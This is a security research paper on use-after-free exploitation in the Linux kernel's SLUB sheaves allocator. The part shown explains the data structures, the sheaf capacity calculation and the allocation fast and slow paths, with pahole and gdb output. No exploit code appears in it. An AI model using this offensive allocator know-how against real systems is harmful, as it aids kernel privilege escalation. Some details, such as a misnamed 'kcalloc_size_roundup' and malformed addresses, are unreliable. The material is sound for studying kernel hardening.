

```
|=-----=|
|=-----=[   UAF Exploitation in the Sheaves Era ]=-----=|
|=-----=|
|=-----=[ Antonius (antonius@bluedragonsec.com) ]=-----=|
|=-----=|
```

"The greatest trick the Devil ever pulled was convincing the world
he didn't exist"

-- Charles Baudelaire

--[Table of Contents

- 1 - Introduction
- 2 - The Sheaves Architecture
 - 2.1 - How Sheaves Work
 - 2.2 - The 3 Main Structures of Sheaves
 - 2.3 - Sheaves Mechanism
 - 2.3.1 - calculate_sheaf_capacity()
 - 2.3.2 - Allocation Path
 - 2.3.3 - Free Path
- 3 - Related Anti Exploitation
 - 3.1 - KASLR & kptr_restrict
 - 3.2 - HARDENED_USERCOPY
 - 3.3 - RANDOM_KMALLOC_CACHES
 - 3.4 - INIT_ON_ALLOC
 - 3.5 - INIT_ON_FREE
 - 3.6 - CFI, FineIBT
- 4 - Same Cache Reclaim via Sheaves Architecture
 - 4.1 - Technical Background
 - 4.2 - With Information Leak
 - 4.2.1 - Converting UAF write to provide leak
 - 4.2.2 - Side Channel Attack - EntryBleed
 - 4.3 - SheafJack
 - 4.3.1 - What is SheafJack ?
 - 4.3.2 - SheafJack & Deep Sheaf Poisoning
 - 4.4 - Without Information Leak
 - 4.4.1 - DirtyCred
 - 4.4.2 - PageJack
- 5 - Cross Cache Exploitation in Sheaves Architecture
 - 5.1 - Technical Background
 - 5.1.1 - Slab Page Order
 - 5.1.2 - From Sheaves to Buddy - The Math
 - 5.1.3 - Cross Cache - Volume Overflow Technique
 - 5.1.4 - Cross Cache - Complete Free Technique
 - 5.1.5 - Cross Cache - Kratnowl 6-pool
 - 5.1.6 - Cross Cache - SheavesSiphon
 - 5.2 - With Information Leak
 - 5.3 - Without Information Leak
- 6 - Elastic Object
 - 6.1 - Technical Background
 - 6.2 - Elastic Object Lists
- 7 - Real Life Exploit - CVE-2026-46215
 - 7.1 - The Bug
 - 7.2 - Exploitation
- 8 - Game Over !!!
 - 8.1 - Final Words
 - 8.2 - About the Author
- 9 - Thanks
- 10 - References

11 - Appendix

--[1 - Introduction

The sheaves architecture changes the concept of modern slub exploitation. A freed object is no longer handed straight back to the slab freelist. Instead, it is parked in a per-cpu sheaf and surplus sheaves are buffered in a per-node structure called the barn.

This paper is about use after free exploitation techniques specific to the new slub sheaves architecture in the linux kernel 7 series on x86_64 architecture.

Please note that the source code analysis in this article is based on the linux kernel 7.0 source.

So What is Sheaves ? Sheaves is a concept of an additional caching layer introduced since linux kernel 6.18 by slab maintainer Vlastimil Babka.

At the time it was merged into linux kernel 6.18, this caching layer was an opt-in feature for slub allocations.

Since the linux kernel 7 series, sheaves are enabled by default for most heap allocations inside the linux kernel.

Sheaves are disabled globally when CONFIG_SLUB_TINY is enabled. Otherwise, sheaves are enabled by default for all caches, with the exception of some special flag caches.

Caches without sheaves are those with any of the following flags:

- SLAB_DEBUG_FLAGS (when slub_debug is active for the cache)
- SLAB_NO_OBJ_EXT (bootstrap caches)
- SLAB_NOLEAKTRACE (kmemleak's object_cache and scan_area_cache)

This paper makes the following contributions:

- [1] First public documentation of SLUB sheaves internals from an offensive perspective.
- [2] Live verified capacity tier table for kernel 7.0.
- [3] Formal model of return-to-buddy via barn saturation.
- [4] Deterministic same cache UAF reclaim recipe.
- [5] Linux 7.0 elastic object catalog.
- [6] Exotic exploitation technique.
- [7] Novel cross-cache techniques.

--[2 - The Sheaves Architecture

----[2.1 - How Sheaves Work

A sheaf is basically a small structure wrapping a FAM of object pointers, together with a size counter and a pointer to its owning kmem_cache.

Each CPU owns a slub_percpu_sheaves structure that holds up to three sheaves:

- a main sheaf that allocations are served from.
- a spare sheaf kept ready as a replacement.
- an rcu_free sheaf used to batch kfree_rcu() objects.


Each Node owns a node_barn structure, the barn holds sheaves, the purpose of

this barn is to facilitate sheaf migrations between CPUs inside a node.

There is a condition when an allocation needs a fresh sheaf but a CPU scope can't provide the fresh sheaf, the per-node barn can be used to provide a fresh sheaf for that allocation.

When both sheaves (main & spare) are full in `slub_percpu_sheaves`, the barn will be used to keep sheaves that are not currently being used for caching by any CPU.

The Diagram that describes the layout and mechanism is shown below.



Allocation and freeing are pure LIFO operations on the main sheaf's array that is the `objects[]` FAM.

To allocate a new object, the kernel takes the last pointer, `pcs->main->objects[pcs->main->size - 1]`, and decrements `size`.

To free, it writes the object back as `pcs->main->objects[pcs->main->size++]`. There is no object metadata, no freelist pointer walk, no pointer obfuscation, and no cross-CPU interaction occurs on this path.

----[2.2 - The 3 Main Structures of Sheaves

Every `kmem_cache` that qualifies will have its own per-CPU structure called `struct slub_percpu_sheaves`.

Understanding these 3 core structures is really important to understand the mechanism of sheaves. By understanding the mechanism of sheaves we can get some ideas of how to exploit this mechanism.

There are 3 main structures defined in `mm/slub.c` in linux kernel 7.0. These 3 main structures are the core implementation of sheaves.

#1 core struct - struct slab_sheaf

This is the main core struct of sheaves mechanism, this is the object container that serving for allocations and frees.

By accommodating this sheaf, the allocation or freeing no longer needs to touch the per-CPU slab freelist.

From mm/slub.c line 404, we can see the definition of slab_sheaf main structure.

```
-----
$ pahole -C slab_sheaf vmlinux
struct slab_sheaf {
    union {
        struct callback_head callback_head
            __attribute__((__aligned__(8))); /*      0      16 */
        struct list_head barn_list; /*      0      16 */
        struct {
            unsigned int capacity; /*      0      4 */
            bool pfmemalloc; /*      4      1 */
        }; /*      0      8 */
    } __attribute__((__aligned__(8))); /*      0     16 */
    struct kmem_cache *cache; /*     16      8 */
    unsigned int size; /*     24      4 */
    int node; /*     28      4 */
    void *objects[]; /*     32      0 */
} __attribute__((__aligned__(8)));
-----
```

- The union {...} part is about the state of the sheaf, whether it's in an rcu queue, inside the barn list, or used as a prefilled sheaf. The size of this union is 16 bytes located at offset 0-15.
- struct kmem_cache *cache is a back pointer to the kmem_cache that owns this sheaf. It is set once when the sheaf is created (sheaf->cache = s) and is later trusted, not revalidated, when the sheaf is processed. The size is 8 bytes located at offset 16.
- unsigned int size, this is the number of object pointers currently stored in objects[]. It is the LIFO counter that drives every allocation and free on the sheaf. The size is 4 bytes located at offset 24.
- int node, this is the NUMA node id, used only when the sheaf is on the rcu_free path. It is written just before the sheaf is handed off to RCU. The size is 4 bytes located at offset 28.
- void *objects[] is a FAM holding the sheaf's cached object pointers. Every allocation served from this sheaf returns one of these pointers directly. No freelist walk nor pointer obfuscation on the fast path. The size of each entry inside objects[] FAM is 8 bytes, objects[] located at offset 32.

#2 core struct - struct slub_percpu_sheaves

From mm/slub.c line 420, we can see the definition of slub_percpu_sheaves structure.

```
-----
```

```
$ pahole -C slub_percpu_sheaves vmlinux
struct slub_percpu_sheaves {
    local_trylock_t    lock;                /*      0      1 */
    struct slab_sheaf *  main;              /*      8      8 */
    struct slab_sheaf *  spare;             /*     16      8 */
    struct slab_sheaf *  rcu_free;          /*     24      8 */
};
-----
```

This is the per-CPU control structure of the sheaves layer. This structure is allocated in the per-CPU area via `alloc_percpu()` (`mm/slub.c` line 8478):

```
s->cpu_sheaves = alloc_percpu(struct slub_percpu_sheaves);
-----
```

Every CPU owns its own private copy and the three sheaf pointers below are reachable only through that per-CPU area.

- `local_trylock_t lock`, this serializes access to the per-CPU sheaves. Both the allocation and the free fast paths take this lock before touching `main`. The size is 1 byte located at offset 0.
- Offset 1-7 is a hole with the size of 7 bytes, used as padding to make `main` fall at offset 8.
- `struct slab_sheaf *main`, this is the sheaf that allocations are actually served from. The size is 8 bytes located at offset 8.
- `struct slab_sheaf *spare`, this is a backup sheaf kept ready so the CPU can keep serving allocations without immediately going to the barn. When `main` is exhausted, the kernel swaps `main` and `spare`. The size is 8 bytes located at offset 16.
- `struct slab_sheaf *rcu_free`, this is the sheaf that batches objects freed via `kfree_rcu()`. When it fills up it is detached and handed to `call_rcu()`. The size is 8 bytes located at offset 24.

#3 core struct - struct node_barn

From `mm/slub.c` line 396, we can see the definition of `node_barn` structure.

```
$ pahole -C node_barn vmlinux
struct node_barn {
    spinlock_t lock __attribute__((__aligned__(4))); /*      0      4 */
    /* XXX 4 bytes hole, try to pack */
    struct list_head sheaves_full;                /*      8     16 */
    struct list_head sheaves_empty;              /*     24     16 */
    unsigned int nr_full;                        /*     40      4 */
    unsigned int nr_empty;                      /*     44      4 */
} __attribute__((__aligned__(8)));
-----
```

This is the per-node structure that buffers whole sheaves so they can migrate between CPUs without going all the way back to the page allocator.

- `spinlock_t lock`, this serializes all barn operations. Note the difference from the per-CPU layer: the fast paths use a `local_trylock` on `slub_percpu_sheaves`, but the barn is shared across CPUs of the same node, so it needs a real spinlock. The size is 4 bytes located at offset 0.

- Offset 4-7 is 4 bytes hole for padding.
- struct list_head sheaves_full, this is the list head of full sheaves parked in the barn. The size is 16 bytes located at offset 8.
- struct list_head sheaves_empty, this is the list head of empty sheaves. The size is 16 bytes located at offset 24.
- unsigned int nr_full, this is the current count of full sheaves in the barn, bounded by MAX_FULL_SHEAVES (defined as 10). The size is 4 bytes located at offset 40.
- unsigned int nr_empty, this is the current count of empty sheaves, bounded by MAX_EMPTY_SHEAVES (defined as 10). The size is 4 bytes located at offset 44.

----[2.3 - Sheaves Mechanism

-----[2.3.1 - calculate_sheaf_capacity()

This function determines whether a cache is sheaf enabled, and if so, returns the object capacity of its sheaves. The capacity also dictates which kmalloc bucket the sheaf structure itself is allocated from.

From mm/slub.c (line 7610), the definition of calculate_sheaf_capacity() :

```
-----
static unsigned int calculate_sheaf_capacity(struct kmem_cache *s,
                                           struct kmem_cache_args *args)
{
    unsigned int capacity;
    size_t size;
    if (IS_ENABLED(CONFIG_SLUB_TINY) || s->flags & SLAB_DEBUG_FLAGS)
        return 0;
    if (s->flags & (SLAB_NO_OBJ_EXT | SLAB_NOLEAKTRACE))
        return 0;
    if (s->size >= PAGE_SIZE)
        capacity = 4;
    else if (s->size >= 1024)
        capacity = 12;
    else if (s->size >= 256)
        capacity = 26;
    else
        capacity = 60;
    size = struct_size_t(struct slab_sheaf, objects, capacity);
    size = kmalloc_size_roundup(size);
    capacity = (size - struct_size_t(struct slab_sheaf, objects, 0)) /
               sizeof(void *);
    return max(capacity, args->sheaf_capacity);
}
-----
```

These lines :

```
-----
if (IS_ENABLED(CONFIG_SLUB_TINY) || s->flags & SLAB_DEBUG_FLAGS)
    return 0;
if (s->flags & (SLAB_NO_OBJ_EXT | SLAB_NOLEAKTRACE))
```

```
return 0;
```

simply decide whether the cache is sheaf enabled. A capacity of 0 means sheaves are disabled for this cache. Check my statement at [1].

Now, the block that determines the BASE capacity before the roundup step :

```
-----  
if (s->size >= PAGE_SIZE)  
    capacity = 4;  
else if (s->size >= 1024)  
    capacity = 12;  
else if (s->size >= 256)  
    capacity = 26;  
else  
    capacity = 60;  
-----
```

The capacity is the number of pointers inside the objects[] FAM. Each pointer is 8 bytes. s->size is the size of an object managed by the kmem_cache. On x86_64, PAGE_SIZE is 4096 bytes.

- When the object size is equal or larger than the PAGE_SIZE, the capacity of the sheaf is 4.

```
-----  
object size >= 4096 --> cap : 4  
-----
```

- When the object size is larger or equal to 1024 and below 4096 bytes, the capacity of sheaf is 12.

```
-----  
object size >= 1024 && object size < 4096 --> cap : 12  
-----
```

- When the object size is larger or equal to 256 and below 1024 bytes, the capacity of sheaf is 26.

```
-----  
object size >= 256 && object size < 1024 --> cap = 26  
-----
```

- When the object size is below 256 bytes, the capacity of sheaf is 60 objects.

```
-----  
object size < 256 --> cap = 60  
-----
```

These are the base values only. They are not the final capacity. The function next rounds the whole sheaf structure up to a kmalloc bucket and then recomputes the capacity, which changes these numbers.

#Step 1 - size of the sheaf structure for the base capacity

```
-----  
size = struct_size_t(struct slab_sheaf, objects, capacity);  
-----
```

The sheaf header is 32 bytes :

```
header = union(16) + cache(8) + size(4) + node(4) = 32
```

so the structure size is :

```
size = 32 + base_capacity * 8
```

```
- base 4  -> 32 + 4 * 8 = 64
- base 12 -> 32 + 12 * 8 = 128
- base 26 -> 32 + 26 * 8 = 240
- base 60 -> 32 + 60 * 8 = 512
```

#Step 2 - round the structure size up to a kcalloc bucket

```
size = kcalloc_size_roundup(size);
```

The structure size is rounded up to the shortest kcalloc bucket that fits it. Common buckets: 8, 16, 32, 64, 96, 128, 192, 256, 512, 1024, ...

```
- 64  -> bucket 64
- 128 -> bucket 128
- 240 -> bucket 256
- 512 -> bucket 512
```

#Step 3 - recompute the final capacity from the bucket size

Let's check the next line that finalizes the calculation of the sheaf capacity :

```
capacity = (size - struct_size_t(struct slab_sheaf, objects, 0)) /
            sizeof(void *);
```

struct_size_t(struct slab_sheaf, objects, 0) is the header size (32 bytes), so :

```
final_capacity = (bucket_size - 32) / 8
```

Read the left column here carefully. It is the bucket that the sheaf struct itself lands in after the roundup of Step 2, not the object size of the cache. These are two different axes, and they run in opposite directions, so do not confuse them :

```
struct sheaf bucket -> final capacity
- bucket 64  -> (64 - 32) / 8 = 4
- bucket 128 -> (128 - 32) / 8 = 12
- bucket 256 -> (256 - 32) / 8 = 28
- bucket 512 -> (512 - 32) / 8 = 60
```

So there are 4 possible kcalloc buckets and 4 possible sheaf capacities after rounded up.

Notice the inversion !

A small object yields a large sheaf struct, because a small object gets base capacity 60, and 60 pointers need a big objects[] array (bucket 512).

A large object gets base capacity 4, a tiny array, so its struct lands in bucket 64. That is why bucket 512 -> 60 above belongs to objects below 256 bytes, and not to a 512 byte object. A 512 byte object lives in the 256...1023 range and ends up with capacity 28.

```
-----  
return max(capacity, args->sheaf_capacity);  
-----
```

This will return the final sheaf capacity based on the final calculation unless the caller requested 0 capacity. If the caller passes its own args->sheaf_capacity that is larger than the computed value, that larger number wins.

I confirmed this live : maple_node (s->size = 256) reports a runtime sheaf_capacity of 32 instead of the computed 28, because the maple tree code requests its own capacity and the max() picks it up.

Live confirmation !!!

```
-----  
# grep -w kmalloc_caches /proc/kallsyms  
fffffffff88bc11e0 D kmalloc_caches  
fffffffff8967ed40 T slab_caches  
-----
```

Check with gdb :

```
-----  
(remote) gef> set $head = (struct list_head *)0xfffffffff8967ed40  
(remote) gef> set $off = (size_t)&((struct kmem_cache *)0)->list  
(remote) gef> set $pos = $head->next  
(remote) gef> while $pos != $head  
>set $s = (struct kmem_cache *)((char *)$pos - $off)  
>printf "%-22s size=%-6u sheaf_cap=%u\n", \  
$s->name,$s->size,$s->sheaf_capacity  
>set $pos = $pos->next  
>end
```

QIPCRTR	size=832	sheaf_cap=28
kvm_gmem_inode_cache	size=640	sheaf_cap=28
kvm_vcpu	size=9344	sheaf_cap=4
kvm_mmu_page_header	size=184	sheaf_cap=60
x86_emulator	size=2816	sheaf_cap=12
AF_VSOCK	size=1280	sheaf_cap=12
kmalloc-rnd-10-128	size=128	sheaf_cap=60
kmalloc-rnd-10-64	size=64	sheaf_cap=60
kmalloc-rnd-10-32	size=32	sheaf_cap=60
kmalloc-rnd-10-16	size=16	sheaf_cap=60

```
-----TRUNCATED - too long -----  
kmalloc-128      size=128    sheaf_cap=60  
kmalloc-64       size=64     sheaf_cap=60  
kmalloc-32       size=32     sheaf_cap=60  
kmalloc-16       size=16     sheaf_cap=60  
kmalloc-8        size=8      sheaf_cap=60
```

```

kmalloc-192          size=192    sheaf_cap=60
kmalloc-96           size=96     sheaf_cap=60
kmem_cache_node      size=128    sheaf_cap=0
kmem_cache           size=256    sheaf_cap=0
(remote) gef>
-----

```

#Step 4 - capacity as a function of object size (s->size)

This is the table that matters in practice. The left column here is the object size the cache manages (s->size), not the bucket the sheaf struct lands in.

The "struct bucket" column is the bridge between the two axes.

The last column is the value I verified live on a running 7.0 kernel over gdb, by walking the global slab_caches list and reading s->sheaf_capacity directly :

```

-----
|object size | base | sheaf struct | struct bucket | capacity | runtime |
|-----|-----|-----|-----|-----|-----|
| < 256      | 60   | 512          | 512           | 60       | 60      |
| 256 ... 1023 | 26   | 240          | 256           | 28       | 28      |
| 1024 ... 4095 | 12   | 128          | 128           | 12       | 12      |
| >= 4096     | 4    | 64           | 64            | 4        | 4       |
|-----|

```

So finally, the concrete kmalloc caches, with the runtime sheaf_capacity I read off the live kernel shown on the right :

```

kmalloc-64/-128/-192 (obj < 256)    --> capacity : 60
kmalloc-256           (obj 256)      --> capacity : 28
kmalloc-512           (obj 512)      --> capacity : 28
kmalloc-1024/-2048    (obj 1024-2048) --> capacity : 12
kmalloc-4096          (obj 4096)     --> capacity : 4

```

Note that kmalloc-512 lands at capacity 28, the same as kmalloc-256, because a 512 byte object sits in the same 256...1023 tier as a 256 byte object.

The "512" in the Step 3 list is a different 512 : it is the sheaf struct bucket for sub-256 objects, not the object size !

Let me summarize for you.

- The four possible sheaf capacities are 4, 12, 28, and 60.
- Capacity depends on object size, and is constant across a whole tier.
- A caller may override the computed value upward via args->sheaf_capacity
- The two bootstrap caches kmem_cache and kmem_cache_node have sheaf_capacity = 0.

-----[2.3.2 - Allocation Path

This is a diagram that describes the allocation path

```

-----
alloc_from_pcs() path
-----

```

```

alloc_from_pcs(s, gfp, node)
|
v
local_trylock(cpu_sheaves->lock) -- fail? --> NULL (slow path)
|
| success
|
v
pcs = this_cpu_ptr(cpu_sheaves)
|
v
pcs->main->size == 0 ? ----- no (fast path)-----
|
| yes (slow path)
|
v
__pcs_replace_empty_main()
(spare -> barn -> fresh; see 2.3.4)
|
NULL? --- yes --> return NULL (slow path)
|
| pcs ok
|
v
object = pcs->main->objects[pcs->main->size - 1] <-----
|
|                                     |-- LIFO
|
v
pcs->main->size--
|
v
local_unlock(cpu_sheaves->lock)
|
v
return object

```

When the sheaf is enabled for an allocation, the allocation consists of fast path and slow path. Whenever a CPU needs to allocate an object, the first path for allocation is going through the fast path. It's going to call `alloc_from_pcs`.

From `mm/slub.c` (line 4671)

```

static __fastpath_inline
void *alloc_from_pcs(struct kmem_cache *s, gfp_t gfp, int node)
{
    struct slub_percpu_sheaves *pcs;
    bool node_requested;
    void *object;

    /* SNIPPED */

    if (!local_trylock(&s->cpu_sheaves->lock))
        return NULL;

    pcs = this_cpu_ptr(s->cpu_sheaves);

    if (unlikely(pcs->main->size == 0)) {
        pcs = __pcs_replace_empty_main(s, pcs, gfp);
        if (unlikely(!pcs))
            return NULL;
    }

```

```

}

object = pcs->main->objects[pcs->main->size - 1];

/* SNIPPED */

pcs->main->size--;

local_unlock(&s->cpu_sheaves->lock);

stat(s, ALLOC_FASTPATH);

return object;
}
-----

```

Let's do some more detailed analysis on the mechanism of this function.
Check these lines :

```

-----
if (!local_trylock(&s->cpu_sheaves->lock))
    return NULL;
-----

```

This lock will protect the slub_percpu_sheaves for the current CPU before the fast path touches the pcs->main. If the lock fails, the allocation will return to the slow path, that is the traditional path.

```

-----
pcs = this_cpu_ptr(s->cpu_sheaves);
if (unlikely(pcs->main->size == 0)) {
    pcs = __pcs_replace_empty_main(s, pcs, gfp);
    if (unlikely(!pcs))
        return NULL;
}
object = pcs->main->objects[pcs->main->size - 1];
/* SNIPPED */
pcs->main->size--;
-----

```

pcs is the pointer of the current slub_percpu_sheaves structure used by this cpu. s->cpu_sheaves is allocated by alloc_percpu :
alloc_percpu(struct slub_percpu_sheaves);

Ok now, suppose the pcs->main size > 0, the allocation will continue to allocate the object from objects[] FAM of the pcs main sheaf :

```

-----
object = pcs->main->objects[pcs->main->size - 1];
/* SNIPPED */
pcs->main->size--;
-----

```

The objects[] FAM declared as void *, every item in the objects[] FAM is a pointer to an object that will be popped. In order to complete that pop operation, the size is then decremented by 1 : pcs->main->size--. There is no pointer obfuscation for objects[] FAM.

At this point, actually it's enough to understand this simple mechanism for same cache use after free exploitation case, but if you want to go deeper to understand a more advanced sheaves mechanism hijacking technique, you need

to go deeper with allocation mechanism.

You might notice that there is `__pcs_replace_empty_main` function there. In order to understand, the detailed operation of this `alloc_from_pcs` function when main sheaf is empty so it can't provide the allocation, we have to dissect the `__pcs_replace_empty_main` operation.

When `pcs->main->size == 0`, the pcs pointer will be replaced by `__pcs_replace_empty_main(s, pcs, gfp)` (defined at `mm/slub.c` line 4560).

```
-----
static struct slub_percpu_sheaves *
__pcs_replace_empty_main(struct kmem_cache *s,
                        struct slub_percpu_sheaves *pcs, gfp_t gfp)
{
    struct slab_sheaf *empty = NULL;
    struct slab_sheaf *full;
    struct node_barn *barn;
    bool allow_spin;

    lockdep_assert_held(this_cpu_ptr(&s->cpu_sheaves->lock));

    if (unlikely(!cache_has_sheaves(s))) {
        local_unlock(&s->cpu_sheaves->lock);
        return NULL;
    }
    if (pcs->spare && pcs->spare->size > 0) {
        swap(pcs->main, pcs->spare);
        return pcs;
    }
    barn = get_barn(s);
    if (!barn) {
        local_unlock(&s->cpu_sheaves->lock);
        return NULL;
    }
    allow_spin = gfpflags_allow_spinning(gfp);
    full = barn_replace_empty_sheaf(barn, pcs->main, allow_spin);
    if (full) {
        stat(s, BARN_GET);
        pcs->main = full;
        return pcs;
    }
    stat(s, BARN_GET_FAIL);
    if (allow_spin) {
        if (pcs->spare) {
            empty = pcs->spare;
            pcs->spare = NULL;
        } else {
            empty = barn_get_empty_sheaf(barn, true);
        }
    }
    local_unlock(&s->cpu_sheaves->lock);
    pcs = NULL;
    if (!allow_spin)
        return NULL;
    if (empty) {
        if (!refill_sheaf(s, empty,
                        gfp | __GFP_NOMEMALLOC | __GFP_NOWARN)) {
            full = empty;
        }
    }
}
```

```

        } else {
            sheaf_flush_unused(s, empty);
            free_empty_sheaf(s, empty);
        }
    } else {
        full = alloc_full_sheaf(s, gfp);
    }
    if (!full)
        return NULL;
    if (!local_trylock(&s->cpu_sheaves->lock))
        goto barn_put;
    pcs = this_cpu_ptr(s->cpu_sheaves);
    if (pcs->main->size == 0) {
        if (!pcs->spare)
            pcs->spare = pcs->main;
        else
            barn_put_empty_sheaf(barn, pcs->main);
        pcs->main = full;
        return pcs;
    }
    if (!pcs->spare) {
        pcs->spare = full;
        return pcs;
    }
    if (pcs->spare->size == 0) {
        barn_put_empty_sheaf(barn, pcs->spare);
        pcs->spare = full;
        return pcs;
    }
barn_put:
    barn_put_full_sheaf(barn, full);
    stat(s, BARN_PUT);
    return pcs;
}

```

`__pcs_replace_empty_main` function is the first entry to slow path allocation. This function is used to replace the empty main sheaf with a full sheaf.

- "empty" is supposed to be the first candidate of sheaf that will be used to replace the main sheaf.
- "full" is supposed to be the final candidate of sheaf that will be used to replace the main sheaf.

```

-----
if (unlikely(!cache_has_sheaves(s))) {
    local_unlock(&s->cpu_sheaves->lock);
    return NULL;
}
-----

```

The operation starts by checking whether sheaf is enabled or not for the allocation.

If it's enabled then it will lock the operation.

```

if (pcs->spare && pcs->spare->size > 0) {
    swap(pcs->main, pcs->spare);
    return pcs;
}
-----

```

If sheaf is enabled, it will then check the spare size, if the size > 0 the pcs->main will be swapped by pcs->spare.

But when pcs->spare->size == 0, the allocation will involve the barn, this is the routines inside __pcs_replace_empty_main that involves the barn :

```

-----
full = barn_replace_empty_sheaf(barn, pcs->main, allow_spin);
-----

```

This will replace the empty main sheaf with a full sheaf from the barn. However, the barn does not always have a full sheaf available.

When barn_replace_empty_sheaf() returns NULL, __pcs_replace_empty_main function has to obtain a sheaf from elsewhere, and this is where the function stops being a simple swap.

```

-----
if (allow_spin) {
    if (pcs->spare) {
        empty = pcs->spare;
        pcs->spare = NULL;
    } else {
        empty = barn_get_empty_sheaf(barn, true);
    }
}
}
-----

```

This block will be executed only when the current context allows for blocking / spinning. The purpose of this block is to keep an empty sheaf to be refilled later, before the unlock.

At first, it will try to keep an empty sheaf from spare. In case there is no spare it will obtain an empty sheaf from the barn. This empty sheaf will be a candidate for main sheaf. But at this point, it's not yet determined.

Right after that, refilling or allocating a sheaf may sleep, so it cannot be done while holding the per-CPU lock, so we need to unlock (mm/slub.c line 4608):

```

-----
local_unlock(&s->cpu_sheaves->lock);
-----

```

After this unlock completed, the pcs will be NULled since there is no guarantee for percpu state (cpu migration might occur or a race might occur).

```

-----
if (empty) {
    if (!refill_sheaf(s, empty, gfp | __GFP_NOMEMALLOC | __GFP_NOWARN)) {
        full = empty;
    } else {

```

```

        sheaf_flush_unused(s, empty);
        free_empty_sheaf(s, empty);
    }
} else {
    full = alloc_full_sheaf(s, gfp);
}

```

If there is an empty sheaf as candidate for main sheaf then "refill_sheaf" will be used to fill the sheaf from the slab. How many objects will be filled is determined by :

```

int to_fill = s->sheaf_capacity - sheaf->size;

```

So we can see that it depends on the sheaf capacity minus the current sheaf's size.

refill_sheaf will call refill_objects to fill the objects[] FAM of the sheaf to be filled.

```

filled = refill_objects(s, &sheaf->objects[sheaf->size], gfp,
                        to_fill, to_fill);

```

If refill_sheaf returned with 0 then the "full" sheaf is filled by "empty" sheaf, otherwise if it returned with -ENOMEM, the objects inside sheaf will be released to slab and then the sheaf structure will be freed to kmalloc heap.

But if there is no empty sheaf as candidate for main sheaf then a new full sheaf will be allocated from kmalloc heap.

```

full = alloc_full_sheaf(s, gfp);

```

Please note that the sheaf structure is allocated from the kmalloc heap meanwhile the objects inside that sheaf are allocated from the slab.

As I have stated above "full" is the last candidate for main sheaf, we can see here that this "full" sheaf is then placed as main sheaf inside the slub_percpu_sheaves:

```

-----
if (!local_trylock(&s->cpu_sheaves->lock))
    goto barn_put;
pcs = this_cpu_ptr(s->cpu_sheaves);
if (pcs->main->size == 0) {
    if (!pcs->spare)
        pcs->spare = pcs->main;
    else
        barn_put_empty_sheaf(barn, pcs->main);
    pcs->main = full;

    return pcs;
}

```

```

if (!pcs->spare) {

```

```

    pcs->spare = full;
    return pcs;
}

if (pcs->spare->size == 0) {
    barn_put_empty_sheaf(barn, pcs->spare);
    pcs->spare = full;

    return pcs;
}

```

The "full" sheaf will be used to replace pcs->main sheaf and if the pcs->spare is nulled or the size of pcs->spare is 0, the "full" sheaf will be used as pcs->spare too.

The block will be executed when the lock is successful, but when the lock fails, the execution will jump to barn_put :

```

-----
barn_put:
    barn_put_full_sheaf(barn, full);
    stat(s, BARN_PUT);
-----

